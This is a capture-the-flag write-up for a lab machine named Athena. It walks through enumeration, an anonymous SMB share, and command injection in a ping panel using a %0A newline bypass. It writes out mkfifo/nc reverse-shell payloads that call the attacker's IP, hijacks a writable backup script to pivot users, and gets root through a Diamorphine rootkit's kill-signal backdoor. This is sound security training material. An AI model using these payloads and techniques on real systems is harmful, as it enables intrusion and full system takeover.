

Athena

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Enumeration

Nmap Scan

```
PORT      STATE SERVICE    REASON    VERSION
22/tcp    open  ssh       syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCqrhWpCkIWorEVg4w8mfia/rsbllvsmSU9y9mEBby77pooZXLBYMv
MC0aiaJvWlgPVOXrHTTh9IstAF6s9Tpjx+iV+Me2XdvUyGPmzAlbEJRO4gnNYieBya/OTyMmw0QT/PO8gu/behXQ9R6yCji
w9vmsV+99SiCeulHssGoLtvTwXE2i8kxqr5S0atmBiDklqlp+qD1WZZzc8YP5OU0CIN5F9ytZOVqO9oiGRgl6CP4TwNQwB
LU2zRBmUmtbV9FRQyObrB1zCYcEZcKNPzasXHgRkfYMK9OMmUBhi/Hveei3BNtdaWARN9x30O488BmdET3iaTt5gclg
HfAO+5WzUPBswerbcOHp2798DXkuVpskIS9Zi9dvpxoyZFsmu1RokIPWea+rxq09KRjciXNvy+jV8zBGCGKwwi62nL9mR
yA5ZakJKrpWCPffnEMK37SHLOWqWMRZl4Bbj2cOpJztJ+5Ttbj5wixecnvZu8hkknfMSVwPM8RqwQuXtes8AqF6gs=
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPBg1Oa6gqrvB/IQQ1EmM
1p5o443v5y1zDwXMLkd9oUfYsraZqddzwe2CoYZD3/oTs/YjF84bDqeA+ILx7x5zdQ=
|   256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaJ6imGGkCETvb1JN5TUcfj+AWLbVei52kD/nuGSHGF

80/tcp    open  http       syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS

139/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 (99%), Android 9 - 10 (Linux 4.9 - 4.14) (96%), Linux 3.2 - 4.14 (96%), Linux 4.15 -
5.19 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Android 10
- 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.14) (92%)
No exact OS matches for host (test conditions non-ideal).
```

Samba (139)

```
└─(.venv)─(kali@kali)─[~/Desktop/THM/Athena]
└─$ smbclient -L athena.thm
Password for [WORKGROUP\kali]:
Anonymous login successful

Sharename      Type      Comment
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public         Disk
```

```
IPC$      IPC      IPC Service (Samba 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server athena.thm (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Connecting to the public share.

```
└─(.venv)─(kali@kali)─[~/Desktop/THM/Athena]
└─$ smbclient //athena.thm/public
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Mon Apr 17 06:24:43 2023
..               D      0 Mon Apr 17 06:24:05 2023
msg_for_administrator.txt  N    253 Mon Apr 17 00:29:44 2023

19947120 blocks of size 1024. 9693116 blocks available
```

I copied the file to my machine.

```
└─(.venv)─(kali@kali)─[~/Desktop/THM/Athena]
└─$ cat msg_for_administrator.txt

Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the
corresponding application in a specific path, which can be accessed through the following
address: /myrouterpanel

Yours sincerely,

Athena
Intern
```



/myrouterpanel will be accessed by the website.

HTTP (80)

Directory Listing

```
# Nothing obtained
```

Website features



```
└─(.venv)─(kali@kali)─[~/Desktop/THM/Athena]
```

```
└─$ sudo tcpdump -i tun0 icmp
```

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode

listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

15:20:47.525739 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 1, length 64

15:20:47.525820 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 1, length 64

15:20:48.520499 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 2, length 64

15:20:48.520522 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 2, length 64

15:20:49.521113 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 3, length 64


15:20:49.521193 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 3, length 64

15:20:50.554481 IP athena.thm > 10.4.101.169: ICMP echo request, id 3, seq 4, length 64

15:20:50.554503 IP 10.4.101.169 > athena.thm: ICMP echo reply, id 3, seq 4, length 64

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I obtained this on my machine, and the website showed:




Four packets were transmitted.

```
10.4.101.169; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.4.101.169 4444 >/tmp/f ;
```

Added this on the webpage.




Somehow, I must bypass the filter of `;` and get a reverse shell.




`%0A` → `\n` (newline character). It can be used to bypass it.

Exploitation



Some other reverse shell techniques are to be done.



```
(.venv)-(kali@kali)-[~/Desktop/THM/Athena]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.26.197] 59658
whoami
www-data
```

Getting another reverse shell on another port as this was not outputting the errors.

```
www-data@routerpanel:/var/www/html$ find / -user 'athena' 2>/dev/null
/home/athena
/usr/share/backup
www-data@routerpanel:/var/www/html$ ls -l /usr/share/backup
```

```
total 4
-rwxr-xr-x 1 www-data athena 258 May 28 2023 backup.sh
```

```
www-data@routerpanel:/var/www/html$ cat /usr/share/backup/backup.sh
#!/bin/bash

backup_dir_zip=~/.backup

mkdir -p "$backup_dir_zip"

cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed..."
```

As www-data, we have write permission for the file.

```
www-data@routerpanel:/usr/share/backup$ echo '#!/bin/bash' > backup.sh
echo '#!/bin/bash' > backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
cat backup.sh
#!/bin/bash
www-data@routerpanel:/usr/share/backup$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 9002 >/tmp/f' >> backup.sh
< -i 2>&1|nc 10.4.101.169 9002 >/tmp/f' >> backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
cat backup.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 9002 >/tmp/f
www-data@routerpanel:/usr/share/backup$
```

```
athena@routerpanel:/$ sudo -l
sudo -l
Matching Defaults entries for athena on routerpanel:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
  (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko
athena@routerpanel:/$
```


I get the shell of the user Athena.

The file is owned by www-data user, but we got the shell as Athena because if we run `ps aux | grep backup` on the target machine, we will see that the user Athena is running the file.


```
athena@routerpanel:/mnt/.../secret$ file venom.ko
venom.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV),
BuildID[sha1]=eebba7df9eb49a3710bee654df1171c38703cce2, with debug_info, not stripped
```

I copied this file to my machine.

.ko files are kernel modules for Linux OS.



Diamorphine is a rootkit for Linux Kernels



hacked_kill function has a give_root() function which is called when the value of si = 0x39



This is the give_root function. The prepare_creds function 'alter the current process's credentials, by preparing a new set of credentials'

And the commit_creds function commits the new creds.

Privilege Escalation

```
athena@routerpanel:~$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: File exists
```

```
athena@routerpanel:~$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: Invalid parameters
athena@routerpanel:~$ id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
athena@routerpanel:~$ kill -57 0 # si = 39 gives the give_root function
```

```
athena@routerpanel:~$ id  
uid=0(root) gid=0(root) groups=0(root),1001(athena)
```

Found a video on internet about Diamorphine and following that, become root. There, it uses the command `kill -64 0` but we used -57 because 0x39 is 57 in decimal.